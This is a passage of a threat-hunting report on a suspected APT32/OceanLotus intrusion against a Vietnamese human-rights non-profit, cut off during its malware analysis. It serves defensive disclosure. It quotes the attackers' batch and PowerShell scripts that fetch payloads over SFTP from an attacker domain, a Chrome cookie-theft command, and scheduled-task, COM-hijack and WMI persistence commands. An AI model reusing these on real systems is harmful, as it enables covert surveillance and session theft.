

Advanced Persistent Threat Targeting Vietnamese Human Rights Defenders

By Jai Minton, Craig Sweeney

Published: 2024-08-28 · Archived: 2026-04-06 02:06:47 UTC

Executive Summary

It doesn't matter if you're a small organization, a non-profit, or a Fortune 500 company, there's always someone who will want access to your information. In many instances, this access is primarily for financial gain; however, for many non-profits and small organizations the harsh reality is that the nature of their work, or their clients, also makes them an ideal target for intelligence gathering and espionage-motivated threat actors.

Threat hunters at Huntress recently discovered an intrusion on a Vietnamese human rights defender's machine which is suspected to have been ongoing for at least four years. This intrusion has a number of overlaps with known techniques used by the threat actor APT32/OceanLotus, and a known target demographic which aligns with APT32/OceanLotus targets. This post highlights just how far advanced threats will go for information gathering purposes when it aligns with their strategic interests.

Background

Huntress regularly performs threat hunting operations to find intrusions that may have slipped past normal security defenses. In a recent case, Huntress analysts identified an intrusion against a non-profit supporting Vietnamese human rights which has likely spanned the course of at least four years. While detections in the Huntress platform found some anomalous activity which was reported to the Huntress partner, the threat hunting team was able to find well-hidden persistence, and actions taken by the threat actor. This information was then used to piece the intrusion together and trace it back long before the Huntress agent was deployed.

Hunting Methodology

Huntress is uniquely positioned to look for threat actors across millions of systems. This comes through the combination of process behavior insights and persistent footholds gathered from the Huntress EDR. Leveraging process behavior insights, threat hunters use intelligence, or a hypothesis, and their knowledge of what is normal on a system to create threat hunting rules. These rules differ from product detections as they are generally higher in frequency, and lower in efficacy given they target techniques used by threat actors who are trying to blend into an environment. Using created hunting rules, threat hunters often take three different approaches to threat hunting including looking for: rare hunting signals, multiple signal clusters, and statistical anomalies.

The Huntress Managed EDR consistently identifies persistent footholds on a system. This allows threat hunters to locate anomalies where a persistent foothold may be found on a small subset of the systems protected by Huntress. These anomalies could be a difference in persistence mechanism, name, binary, or another attribute to what is normally seen across other Huntress partner environments. Whilst investigating a new hunting signal, it was found that a system would infrequently and inconsistently run a small number of administrative commands from an unusual process.

The admin commands run were deliberate and rarely exceeded three commands in a ten minute period, with a max of twelve being run on a system during any given day. Despite this, the unusual activity was enough to raise the attention of Huntress threat hunters who proceeded to look over persistent footholds in the partner environment and piece together the larger scale of this intrusion.

Investigation and Analysis

Host 1

Persistence Mechanisms




Figure 1: Diagram of Persistence Mechanisms on host 1

While onboarding to Huntress, host 1 presented with a scheduled task titled *Adobe Flash Updater*:

Scheduled Task 1

Task Path: Adobe Flash Updater

Executable: c:\windows\system32\wscript.exe

Arguments: /nologo /E:VBScript C:\ProgramData\AppData\Roaming\Adobe\Updater\scheduler\scheduler.ps1:log.txt

The referenced `scheduler.ps1:log.txt`, is an alternate data stream named `log.txt` within a file named `scheduler.ps1`. This file was already removed prior to the Huntress agent being deployed; however, the naming convention and use of an alternate data stream has some overlap with [public reporting by Cybereason](#) detailing a VBS and PowerShell-based loader used to load Metasploit and Cobalt Strike payloads.

In the following weeks, new scheduled tasks were created on the host and identified by the Huntress agent roughly 10 days apart:

Scheduled Task 2

Task Path: AdobeUpdateTaskUser<SID>

Executable: C:\Users\<REDACTED>\AppData\Roaming\Java\bin\javaw.exe

Arguments: -jar C:\Users\<REDACTED>\AppData\Roaming\Adobe\Acrobat\adobe.jar mi54giwp

This scheduled task referenced a malicious Java Archive (JAR) file which was specifically created for the user and system in question. The malware contained a hard-coded reference to a file `C:\Users\<REDACTED>\Appdata\Roaming\Adobe\Acrobat\adobe.png` which contained potentially encrypted shellcode or configuration that was to be loaded by an embedded DLL within the Java Archive named `mi54giwp.dll`. The above scheduled task was subsequently interactively launched by the threat actor using the native Windows `schtasks.exe` executable:

```
schtasks /run /TN "AdobeUpdateTaskUser<SID>"
```

Scheduled Task 3

Task Path: WinDefenderAntivirusUpdateTaskUser<SID2>Core

Executable: wscript

Arguments: C:\Users\<REDACTED>\AppData\Roaming\Microsoft\Windows\CloudStore\MSSharedVista.vbs

This scheduled task contained a different user SID than the one found in the `AdobeUpdateTaskUser` scheduled task. The `MSSharedVista.vbs` script was designed to use a private key already placed on disk, authenticate to a remote SFTP server, and download / run a script called `cloud.bat`.

The `cloud.bat` file used the same private key to authenticate to the same remote SFTP server, and pulled down a file called `cloudlog.txt`.

@echo off
set user=MSSHAREUTHVBA
set destination_folder=%AppData%\Microsoft\Windows\CloudStore\

set sftpath=sftp.exe
set vbs=%destination_folder%MSSharePoint.vbs
if exist "%windir%\System32\OpenSSH\sftp.exe" (
goto upload
) else (
set sftpath=%destination_folder%%sftpath%
goto upload
)
: upload
%sftpath% -P 6291 -o StrictHostKeyChecking=no -i %destination_folder%id_rsa %user%@base.msteamsapi.com:%user%/cloudlog.txt %destination_folder

At the time of investigation there was no **cloudlog.txt** file on disk. Modification timestamps on the private key, SFTP, and SSH binaries all indicate that they were possibly present since November 2023.

Less than a day later, **schtasks.exe** was used to create persistence that would run **cloud.bat** once every 5 hours.

```
schtasks /create /sc minute /mo 300 /tn
Handler{60396-307392-03497-03790-3702046} /tr
"C:\Users\<REDACTED>\AppData\Roaming\Microsoft\Windows\CloudStore\cloud.bat" /f
```

Scheduled Task 4

Task Path: Handler{60396-307392-03497-03790-3702046}
Executable: C:\Users\<REDACTED>\AppData\Roaming\Microsoft\Windows\CloudStore\cloud.bat

Creation of the Handler scheduled task was later found to have originated from a DllHost surrogate process which was executing a DLL from a COM object stored in the registry with the identifier {1F7CFAF8-B558-4EBD-9526-203135A79B1D}.

Parent Process: C:\WINDOWS\SysWOW64\DllHost.exe /Processid:{1F7CFAF8-B558-4EBD-9526-203135A79B1D}

```
Process: cmd /c schtasks /create /sc minute /mo 300 /tn
Handler{60396-307392-03497-03790-3702046} /tr
"%AppData%\Microsoft\Windows\CloudStore\cloud.bat" /f
```

It was found that this process was being launched from another scheduled task that was previously setup prior to Huntress deployment.

Scheduled Task 5

Task Path: UpdateLibrary_{1F7CFAF8-B558-4EBD-9526-203135A79B1D}
Description: This task updates the cached list of folders and the security permissions on any new files in a user's shared media library.
COM Handler: {1F7CFAF8-B558-4EBD-9526-203135A79B1D}
Task File Creation Date: 2020-06-04

This task attempted to masquerade as the legitimate **UpdateLibrary** task on the system and had an identical description to the legitimate **UpdateLibrary** scheduled task also on the system. The task creation and modification timestamps indicate it was first set up in June of 2020. The **StartBoundary** within the XML file used for this Scheduled Task also had a timestamp value of **2020-01-01T00:00:00** indicating that the task was expected to be run from the start of 2020 onwards.

Although the scheduled task didn't have an executable set to run, it did have a COM Handler that was to be invoked. Analysis of the host found a COM object setup using registry keys.

COM Object

Purpose: Specify that **DllHost.exe** would run as the surrogate process for a given application
Registry Key: HKU\<SID>\Software\Classes\AppID\{1F7CFAF8-B558-4EBD-9526-203135A79B1D}.

Registry Entry Value: DllSurrogate

Registry Entry Data: 0

Purpose: Correlate application identifier with its COM object identifier

Registry Key: HKU\<SID>\Software\Classes\WOW6432Node\CLSID\{1F7CFAF8-B558-4EBD-9526-203135A79B1D}

Registry Entry Value: AppID

Registry Entry Data: {1F7CFAF8-B558-4EBD-9526-203135A79B1D}

Purpose: Specify the server DLL to be executed by the COM object identifier

Registry Key: HKU\<SID>\Software\Classes\WOW6432Node\CLSID\{1F7CFAF8-B558-4EBD-9526-203135A79B1D}\InProcServer32

Registry Entry Value: (Default)

Registry Entry Data: C:\Users\<REDACTED>\AppData\Roaming\Microsoft\UpdateLibrary\{1F7CFAF8-B558-4EBD-9526-203135A79B1D}\cachuri.dll

This COM object DLL set to run was a signed, legitimate **iisutil.dll** used by IIS Express, which happened to match a rule created by Florian Roth from Nextron systems 5 years ago called **APT_OceanLotus_ISSUTIL_Sep18**. Although this match was a false positive, a malicious sample was found on [VirusTotal](#) matching this rule, which was submitted with the names **iisutil.dll** and **iisutil2.dll**.

This sample has been flagged by some AV engines as being tied to APT32/OceanLotus and has significant overlap with another DLL found on disk called **iisutil2.dll**. Further analysis of the DLL and 2 other files, which together act as a backdoor, are presented in the section: "[Analysis of Malware.](#)"

Popular threat label	Threat categories	Family labels
Alibaba	Trojan.Win32.OceanLotus.SSLoader	GenVariant.Razy.605007
Avast	Trojan.Razy.0X2988	Win32.Agent.BCQR (Trj)
AVG	Win32.Agent.BCQR (Trj)	GenVariant.Razy.605007
Cybereason	Ursafe	Malicious
Emisoft	GenVariant.Razy.605007 (R)	eScan
ESET-NOD32	A Variant Of Win32.Agent.AFQH	Fortinet
GDData	GenVariant.Razy.605007	Google
Kaspersky	Trojan.Win32.Casdet	Kaspersky
Lionic	Trojan.Win32.Patched.41c	MaxSecure
Malware Scanner	T1HEB02M0C2B8	Microsoft
NANO-Antivirus	Virus.Win32.Gen.coma	Rising
SkyHigh (SWG)	Backdoor.FDHE18B443CE0D7F	Sophos
Symantec	Trojan.Gen.6	Tencent
Trellix (ESET)	Backdoor.FDHE18B443CE0D7F	Trellix (ESET)
TrendMicro	Backdoor.Win32.OceanLotus.FAKB	TrendMicro HouseCall
VBA32	S5Scope.Trojan.Zbot.gen	VIRRE
Webroot	W32.Trojan.Gen	Xcitium
Zillya	Trojan.Generic.20132.375765	ZenAlarm by Check Point

Figure 2: Classification of OceanLotus on VirusTotal

A few weeks following the creation of these scheduled tasks, an enumeration command was observed on the host looking for current user's privileges.

whoami /priv

The next day, a forced restart was performed on a remote host. This same action was performed on another system roughly two weeks following execution on the first.

```
cmd /c shutdown /r /m \\<remote ip> /t 0 /f
```

We don't know the intent of this action, but speculate it may have been to ensure execution of malware on a remote system or to ensure any system configuration changes are applied.

Over the next few months, various discovery commands were performed to ensure access to remote workstations from host 1. Actions were taken to ensure network connectivity was still active on the host and remote hosts.

```
net view \\<remote ip> /all
net use \\<remote ip> /u:"<domain>\<user>" "<password>"
netstat -ano
ipconfig /all
```

A run key was found on host 1 which referenced a McAfee OEM Module binary (**mcoemcpy.exe**) masquerading as **WdiServiceHost**. A DLL used for sideloading was not found at the time of investigation; however, [public reporting by ESET](#) is available which states that this executable is vulnerable to loading a malicious DLL named **McUtil.dll**.

Run Key 1

Purpose: Launch an executable known to be vulnerable to DLL Sideloading when user logs in

Registry Key: HKU\<SID>\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

Registry Entry Value: WdiServiceHost

Registry Entry Data: C:\Users\<REDACTED>\AppData\Roaming\WdiServiceHost_339453944\WdiServiceHost.exe

A second run key was found on host 1 referencing an Apple Software binary (**SoftwareUpdate.exe**) with a revoked code signature. This persistence mechanism was unique across Huntress customers and it's believed this was used to sideload a malicious DLL. The DLL used for sideloading was not found at the time of investigation; however, [public reporting by Recorded Future](#) is available which states that this executable is vulnerable to loading a malicious DLL named **SoftwareUpdateFilesLocalized.dll**.

Run Key 2

Purpose: Launch an executable known to be vulnerable to DLL Sideloading when user logs in

Registry Key: HKU\<SID>\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

Registry Entry Value: Apple Software Update Cache

Registry Entry Data: C:\ProgramData\Apple\Installer Cache\SoftwareUpdate.exe

Yet another run key was found on host 1 referencing a batch script called **connection.bat**. This had identical functionality to **MSSharePoint.vbs** except it launched PowerShell to run SFTP rather than a VBS script.

Run Key 3

Purpose: Launch a batch script when user logs in

Registry Key: HKU\<SID>\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

Registry Entry Value: ChromeUptodate

Registry Entry Data: C:\Users\<REDACTED>\AppData\Roaming\Microsoft\Windows\CloudStore\connection.bat

@echo off
powershell -WindowStyle Hidden -executionpolicy bypass -Command "Start-Process -WindowStyle Hidden -FilePath sftp.exe -ArgumentList '-P','6291','-o','StrictHostKeyChecking=no', '-i', 'C:\Users\ <Redacted>\AppData\Roaming\Microsoft\Windows\CloudStore\id_rsa MSSHAREUTHVBA@base.msteamsapi.com:/MSSHAREUTHVBA/cloud.bat', 'C:\Users\ <Redacted>\AppData\Roaming\Microsoft\Windows\CloudStore\''"

Right before isolation occurred on this system, the threat actor was seen attempting to steal Google Chrome cookies for all user profiles on the system from the DllHost COM object backdoor.

```
cmd /c for /f "tokens=*" %G in ('dir /b "%localappdata%\Google\Chrome\User  
Data\Profile *") do copy "%localappdata%\Google\Chrome\User  
Data\%G\Network\Cookies.bak" "%localappdata%\Google\Chrome\User  
Data\%G\Cookies" /y
```

Host 2

Persistence Mechanism




Figure 3: View of Persistence Mechanism on host 2

A separate host, host 2, had remote commands run via Windows Management Instrumentation to execute a batch script approximately 1.5 months after the first observed action on host 1. This batch script was used to query processes running on the host.

cmd.exe /c C:\Users\Public\Downloads\1.bat

The batch script content is below:

```
wmic process get name, executablepath, sessionid, processid > C:\Users\Public\Downloads\1.txt
```

Domain Discovery commands were also observed on this system shortly after this.

```
net group "Domain Admins" /domain
nltest /dclist:<REDACTED>.local
```

The process which initiated this was a legitimate version of the calibre eBook management executable **calibre.exe** which had been setup to run as a task. Through Huntress telemetry, it was seen that a Scheduled Task was attempted to be created to run this **calibre.exe** executable from an unusual location.

```
schtasks /create /sc MINUTE /mo 300 /tn
"Microsoft\Windows\WindowsColorSystem\Calibration_Update" /tr
"C:\Users\<REDACTED>\AppData\Roaming\Microsoft\SPMigration\Bin\Calibre.exe
" /f
```

Scheduled Task 1

Task Path: Microsoft\Windows\WindowsColorSystem\Calibration_Update

Executable: C:\Users\<REDACTED>\AppData\Roaming\Microsoft\SPMigration\Bin\Calibre.exe

It should be noted that this is an attempt to blend in to the legitimate “Calibration Loader” task generally seen at **C:\Windows\System32\Tasks\Microsoft\Windows\WindowsColorSystem\Calibration Loader**. We speculate that the “Calibration Loader” task was chosen because of similar naming as the file **calibre.exe**.

Soon after this execution there was attempted privilege escalation via named pipes performed through the calibre process. This likely involved injection into the legitimate Windows **gpupdate.exe** process, which is a known process commonly injected into through the use of malleable Cobalt Strike profiles and is commonly seen when running the ‘getsystem’ command from Cobalt Strike.

Grandparent:

C:\Users\<REDACTED>\AppData\Roaming\Microsoft\SPMigration\Bin\calibre.exe

Parent:

C:\windows\sysnative\gpupdate.exe

Process:

C:\Windows\system32\cmd.exe /c echo a0e3d8a67d0 > \\.pipe\a64009

Analysis of this host found the calibre executable running a malicious DLL called **calibre-launcher.dll** on disk; however, within a matter of minutes before the DLL and executable could be obtained the threat actor seemed to have killed the running process, removed the entire SPMigration directory including the implant. At the time of investigation, there was a suspicious entry still in the system DNS cache:

IP	DNS Entries
91.231.182[.]18	kpi.msccloudapp[.]com

Although we weren't able to confirm that this lookup was related to the intrusion in question, the domain was similar to one seen previously (**msteamsapif[.]com**) and the subdomain also had overlap with a subdomain seen on host 4.

Host 3

Persistence Mechanism




Figure 4: View of Persistence Mechanism on host 3

Shortly after performing named pipe impersonation on host 2, a command was run using the same Cobalt Strike beacon in an attempt to create a scheduled task on a third system. This scheduled task was set to run every 15 minutes as the SYSTEM user account (Note: the task name resembles a license key and as such has been redacted as a precaution).

```
schtasks.exe /u "<REDACTED>\<REDACTED>" /p "<REDACTED>" /S
<REDACTED> /create /SC MINUTE /MO 15 /TN "<REDACTED>" /TR
"C:\Users\<REDACTED>\AppData\Roaming\Microsoft\SPMigration\Bin\calibre.exe"
/RU "NT AUTHORITY\SYSTEM" /K /f
```

Scheduled Task 1

Task Path: <REDACTED>

Executable: C:\Users\<REDACTED>\AppData\Roaming\Microsoft\SPMigration\Bin\calibre.exe

Shortly after this, a command was run to invoke the calibre executable.

```
wmic /node:<REDACTED> /user:<REDACTED> /password:<REDACTED>
process call create "cmd.exe /c start
c:\Users\<REDACTED>\AppData\Roaming\Microsoft\SPMigration\Bin\calibre.exe"
```

At the time of investigation, the executable and DLL weren't found on disk.

Host 4

Persistence Mechanisms




Figure 5: Diagram of Persistence Mechanisms on host 4

Using available Huntress telemetry, a search was run to find any other instances where the calibre executable was set to run at startup. Three scheduled tasks were found on the system, two of which were masquerading as legitimate Adobe executables, with the other masquerading as a Microsoft update task.

Scheduled Task 1

Task Path: Adobe Acrobat Update Task

Executable: C:\Program Files (x86)\Common Files\Adobe\ARM\1.0\AdobeARM.exe

Scheduled Task 2

Task Path: MicrosoftOne\Uptodate

Executable: C:\programdata\Microsoft\AppV\ins-findstr.exe

Scheduled Task 3

Task Path: Adobe Acrobat Update Task_v2

Executable: C:\Program Files (x86)\Common Files\Adobe\ARM\1.0\AdobeUpdate.exe

Analysis of network connections on the system showed that one of the calibre executables posing as Adobe (**AdobeARM.exe**) previously had a network connection to a remote IP address.

IP	DNS Entries
51.81.29[.]44	kpi.adconnect[.]me

Based on analysis of this infrastructure and malicious **calibre-loader.dll** files submitted to VirusTotal, this IP address and the **calibre.exe** implant were likely tied to a Cobalt Strike Team Server.

Months after our initial detection on host 1, user privilege discovery was observed via a different calibre.exe process.

whoami /priv

Weeks following this command we observed a new service created to run a legitimate node executable. This executable was set to launch a malicious [Node addon](#) binary to evade detection on the system.

Service 1

Name: Adobe_Reader
Executable: C:\programdata\adobe\node.exe
Arguments: -e require('C:\ProgramData\adobe\1lpiozkc.node')

The Node addon was created to specifically target the system and user account and included a hardcoded path to a file on disk at C:\ProgramData\Adobe\ms-adobe.bin. This also included a hardcoded service name to be created called **SrvAdobeUpd**; however, at the time of investigation, this wasn't found on the system. Analysis of network connections on the system showed that this node executable previously connected to a remote IP address.

IP	DNS Entries
5.230.35[.].192	dupleanalytics[.].net get.dupleanalytics[.].net

Based on analysis of this infrastructure and the malicious node file, it's believed that this was likely tied to a Cobalt Strike Team Server.

About a month following the Node addon being launched we observed a scheduled task creation spawning from the **node.exe** process.

Parent Process:
C:\programdata\adobe\node.exe -e require('C:\ProgramData\adobe\1lpiozkc.node')

Process:
C:\WINDOWS\system32\cmd.exe /C schtasks /create /sc MINUTE /mo 15 /tn "96d09a49-98ed-4b12-936a-c8715d2d2c0e" /tr "C:\Users\<REDACTED>\Appdata\Roaming\Adobe\bin\javaw.exe -jar C:\Users\<REDACTED>\Appdata\Roaming\Adobe\msadobe.jar zfhqq01v" /f

This scheduled task was set to run a jar file which would run an embedded DLL into memory.

Scheduled Task 4

Task Name: 96d09a49-98ed-4b12-936a-c8715d2d2c0e
Executable: C:\Users\<REDACTED>\Appdata\Roaming\Adobe\bin\javaw.exe
Arguments: -jar C:\Users\<REDACTED>\Appdata\Roaming\Adobe\msadobe.jar zfhqq01v)

Further analysis on **msadobe.jar** is mentioned in the following section.

Supporting Analysis

It's most likely that this is only the tip of the iceberg and that the true extent of this intrusion stretches well beyond systems with the Huntress agent. Preliminary analysis was conducted into the malware found on these systems, and infrastructure used in the intrusion. This was done as a way of determining any known overlap with threat actor techniques which align with the target industry or demographic of the victim organization.

Analysis of Malware

This intrusion had several binaries and files which were involved. A summary of these files are included below.

Location	Hash (SHA256)
C:\Users\<REDACTED>\AppData\Roaming\Microsoft\UpdateLibrary\{1F7CFAF8-B558-4EBD-9526-203135A79B1D}\cachuri.dll	aa5ff1126a869b8b5a0aa72f609215d8e3b73e833c60e4576f2d3583cc5af
C:\Users\<REDACTED>\AppData\Roaming\Microsoft\Microsoft Compatibility Appraiser\{8BCC608C-CE2C-475E-85CB-AE0EC95EAC64}\cachuri.dll	aa5ff1126a869b8b5a0aa72f609215d8e3b73e833c60e4576f2d3583cc5af
C:\Users\<REDACTED>\AppData\Roaming\Microsoft\AD RMS Rights Policy Template Management (Automated)\{2A918D97-CCFE-4BE6-AB0E-D56A2E3F503D}\cachuri.dll	aa5ff1126a869b8b5a0aa72f609215d8e3b73e833c60e4576f2d3583cc5af
C:\Users\<REDACTED>\AppData\Roaming\Microsoft\Microsoft Compatibility Appraiser\{8BCC608C-CE2C-475E-85CB-AE0EC95EAC64}\iisexpressshim.sdb	09f53e68e55a38c3e989841f59a9c4738c34c308e569d23315fd0e234119f
C:\Users\<REDACTED>\AppData\Roaming\Microsoft\UpdateLibrary\{1F7CFAF8-B558-4EBD-9526-203135A79B1D}\iisexpressshim.sdb	09f53e68e55a38c3e989841f59a9c4738c34c308e569d23315fd0e234119f

Location	Hash (SHA256)
C:\Users\ <redacted>\AppData\Roaming\Microsoft\AD RMS Rights Policy Template Management (Automated)\{2A918D97-CCFE-4BE6-AB0E-D56A2E3F503D}\iisexpressshim.sdb</redacted>	a217fe01b34479c71d3a7a524cb3857809e575cd223d2dd6666cdd47bd2f
C:\Users\ <redacted>\AppData\Roaming\Microsoft\UpdateLibrary\{1F7CFAF8-B558-4EBD-9526-203135A79B1D}\iisutil2.dll</redacted>	47af8a33aac2e70ab6491a4c0a94fd7840ff8014ad43b441d01bfaf9bf6c4a
C:\Users\ <redacted>\AppData\Roaming\Microsoft\UpdateLibrary\{1F7CFAF8-B558-4EBD-9526-203135A79B1D}\logo.png</redacted>	82e94417a4c4a6a0be843ddc60f5e595733ed99bbfed6ac508a5ac6d4dd31
C:\Users\ <redacted>\AppData\Roaming\Microsoft\Microsoft Compatibility Appraiser\{8BCC608C-CE2C-475E-85CB-AE0EC95EAC64}\logo.png</redacted>	f8773628cdeb821bd7a1c7235bb855e9b41aa808fed1510418a7461f7b82
C:\Users\ <redacted>\AppData\Roaming\Microsoft\AD RMS Rights Policy Template Management (Automated)\{2A918D97-CCFE-4BE6-AB0E-D56A2E3F503D}\logo.png</redacted>	aa69c6c22f1931d90032a2d825dbee266954fac33f16c6f9ce7714e012404
C:\Users\ <redacted>\AppData\Roaming\Microsoft\SPMigration\Bin\calibre.exe</redacted>	735e7b33b97bff3cf6416ed3b8ed7213d7258eec05202cbf8f8f8002c6435
C:\Users\ <redacted>\AppData\Roaming\Microsoft\SPMigration\Bin\calibre-launcher.dll</redacted>	Unknown
C:\Users\ <redacted>\Appdata\Roaming\Adobe\msadobe.jar</redacted>	300ef93872cc574024f2402b5b899c834908a0c7da70477a3aeae2e458e
zfhqq01v.dll (inside msadobe.jar)	6719175208cb6d630cf0307f31e41e0e0308988c57772f25494c9d2a2b84
C:\Users\ <redacted>\AppData\Roaming\Adobe\Acrobat\adobe.jar</redacted>	efc373b0cda3f426d25085938cd02b7344098e773037a70404c6028c76cc
mi54giwp.dll (inside adobe.jar)	a79ced63bdf0ea69d84153b926450cf3119bdea4426476b37dfde2a48a6ec
C:\Users\ <redacted>\AppData\Roaming\Adobe\Acrobat\adobe.png</redacted>	a6072e7b0fafb5f09fd02c37328091abfede86c7c8cb802852985a37147bf
C:\Users\ <redacted>\Appdata\Roaming\Adobe\msreader.bin</redacted>	Unknown
C:\ProgramData\adobe\ms-adobe.bin	8e2e9e7b93f4ed67377f7b9df9523c695f1d7e768c3301db6c653948766ff
C:\ProgramData\adobe\1lpiozkc.node	b31bfa8782cb691178081d6685d8429a2a2787b1130c6620d3486b4c3e0
C:\Users\ <redacted>\AppData\Roaming\Microsoft\Installer\{02594FE8-1152-E41E-A75E-923494C7B453}\DropboxUpdate.bin</redacted>	c7e2dbc3df04554daa19ef125bc07a6fa52b5ea0ba010f187a082dc9fc2e97
C:\Users\ <redacted>\AppData\Roaming\Microsoft\Installer\{02594FE8-1152-E41E-A75E-923494C7B453}\DropboxUpdate.exe</redacted>	47839789332aaf8861f7731bf2d3fbb5e0991ea0d0b457bb4c8c1784f76c7
C:\Users\ <redacted>\AppData\Roaming\Microsoft\Installer\{02594FE8-1152-E41E-A75E-923494C7B453}\goopdate.dll</redacted>	c03cc808b6464545aba526be1ea018242fcd39278acbbf5ec3df544f9cf9

During analysis of host 1, it was found that the legitimate **cachuri.dll** set to run as a COM object would explicitly import and run code from **iisutil2.dll**. Although **iisutil2.dll** had almost identical information as a [signed, valid copy of iisutil.dll](#).

this had been patched to run different code, and was modified to increase the file size above 50MB. It's believed this was done to evade a number of YARA rules which often have file size constraints, and to prevent submitting the file to online sandboxing tools, many which have a file size limit of 50MB. This modification caused notable differences in the NT Header, Optional Header, and most significantly the .text section.

